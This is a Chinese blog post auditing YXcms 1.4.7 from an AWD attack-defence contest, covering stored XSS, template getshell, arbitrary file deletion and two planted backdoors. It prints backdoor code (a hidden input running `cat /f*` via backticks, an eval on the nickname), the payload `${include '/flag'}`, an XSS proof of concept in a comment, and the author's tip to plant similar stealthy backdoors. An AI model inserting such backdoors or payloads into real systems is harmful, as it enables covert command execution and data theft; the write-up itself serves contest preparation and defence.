AWD代码审计—YXcms1.4.7

Hulk / 2019-06-11 08:40:00 / 浏览数 6015 安全技术 漏洞分析 顶(0) 踩(0)

0x01 前言

最近清理电脑时翻出去年一次线下AWD比赛的源码，正好最近还有线下awd比赛要准备，于是又审了审，那次比赛的源码也相对较简单，这里做个记录分享给大家。


0x02 概述

官方的YXcms1.4.7这个版本存在好几个严重漏洞，但基本都在后台，前台有一个储存型XSS，要利用也需与管理员交互。说实话这几个漏洞都很鸡肋。


由于时间较短，选手也不太可能完整地审计完这个cms。比赛方对源码做了一些修改，留了几个后门。

0x03 漏洞分析

0x03.1 前台储存型XSS



网站是mvc路由模式，很容易就可以找到对应的代码文件。前台没有过滤措施，留言内容直接插到了数据库：




后台读取也没有过滤，文件位置`protected/apps/admin/controller/extendfieldController.php`：


```
public function mesedit()
{
   $tableid=intval($_GET['tabid']);
   if(!$this->checkConPower('extend',$tableid)) $this->error('■■■■■■■■■■■■■■~');
   $id=intval($_GET['id']);//■■id
   if(empty($tableid) || empty($id) ) $this->error('■■■■~');
   $tableinfo = model('extend')->select("id='{$tableid}' OR pid='{$tableid}'",'id,tableinfo,name,type,defvalue','pid,norder DE
   if(empty($tableinfo)) $this->error('■■■■■■■~');
   if (!$this->isPost()) {
      $info=model('extend')->Extfind($tableinfo[0]['tableinfo'],"id='{$id}'");
      $this->info=$info;
      $this->tableid=$tableid;
      $this->id=$id;
      $this->tableinfo=$tableinfo;
      $this->display();
   }
   ...
}
```

0x03.2 后台模版getshell

YXcms官方似乎一直不把后台漏洞当回事。



不需要管理员权限就可以访问，文件位置`/protected/apps/default/view/default/1.php`：




0x03.3 任意文件删除

漏洞位于phpoto控制器下的delpic方法，文件位置`protected/apps/admin/controller/photoController.php`:

```
public function delpic()
   {
```

```
        if(empty($_POST['picname'])) $this->error('■■■■~');
        $picname=$_POST['picname'];
        $path=$this->uploadpath;
        if(file_exists($path.$picname))
          @unlink($path.$picname);
        else{echo '■■■■■~';return;}
        if(file_exists($path.'thumb_'.$picname))
           @unlink($path.'thumb_'.$picname);
        else {echo '■■■■■■~';return;}
        echo '■■■■■■■■■■■~';
    }
```


代码首先判断是否含有POST参数picname，然后赋给$picname，获取路径uploadpath=ROOT_PATH.'upload/photos/'，使用file_exists()函数判断文件是否存



0x04 比赛方漏洞分析

比赛方为了提高游戏体验还设置了网站后台弱口令，这里我就不多说了，进了后台很容易就可以getshell。

0x04.1 后门一




对应代码文件：`protected/apps/default/view/default/extend_guestbook.php`：

```
<?php
...
<div class="field">
<input type="text" class="input" name="qq" placeholder="QQ■" />
<input type="hidden" class="input" name="qq" placeholder="<?php echo `cat /f*`;?>" />
</div>
...
?>
```

反引号`执行命令`cat /f*`。

与官方源码对比：



这个后门确实很隐蔽，很考验选手的洞察力了。

修复：删除漏洞代码行即可。


0x04.2 后门二

漏洞文件位置：`protected/apps/member/view/index_welcome.php`


```
<?php
...
<td>■■■■:<font color="blue"><?php eval("echo ${auth['nickname']};");?></font></td>
        <td>■■■■IP:<font color="blue"><?php echo $auth['lastip'];?> </font></td>
        ...
?>
```

很明显有个危险函数函数`eval`。要想利用则需控制`auth`数组的`nickname`。


注册用户，然后登入，在用户主页中，对应的功能点为：



修改账户昵称为：`${include '/flag'}`



与官方源码对比：



修复：将`<?php eval("echo ${auth['nickname']};");?>`修改为`{$auth['nickname']}`即可。

总结

介绍了YXcms1.4.7版本存在的几个主要的前/后台漏洞，确实都很鸡肋。YXcms1.4.7在我赛前准备的CMS漏洞库里面，但对方改了管理员密码后，漏洞也用不了了。

比赛方留下的几个后门确实挺有意思的，其实这也是我们进攻后留下后门的一个思路。拿到shell后，对方正好上了waf，这时php木马就不好使了，但可以通过一些正常功能

```
<input type="hidden" placeholder="<?php echo `cat /■■/f* `;?>" />
```

这一类后门就很难被发现了。

比赛时一定要先备份源码！先找找官方的后门，很有可能不是简单的一句话木马，全局查找关键词`flag`，`cat` ，`eval`，`exec`等一些敏感的词来快速发现后门。

上一篇：Chrome v8 exploit... 下一篇：CVE-2017-11176: 一...

1. 4 条回复

流沙 2019-06-16 09:25:47

我下载的也是 yxcms1.4.7, 测试xss漏洞的时候, poc <svg/onload=alert(1)> 这个的确可以使用, 但是原理不对, 前台使用了 removeXSS进行了过滤, 不过是后台编辑留言的时候, 又进行了一次还原, svg的原理 跟 script的原理不太一样

0 回复Ta


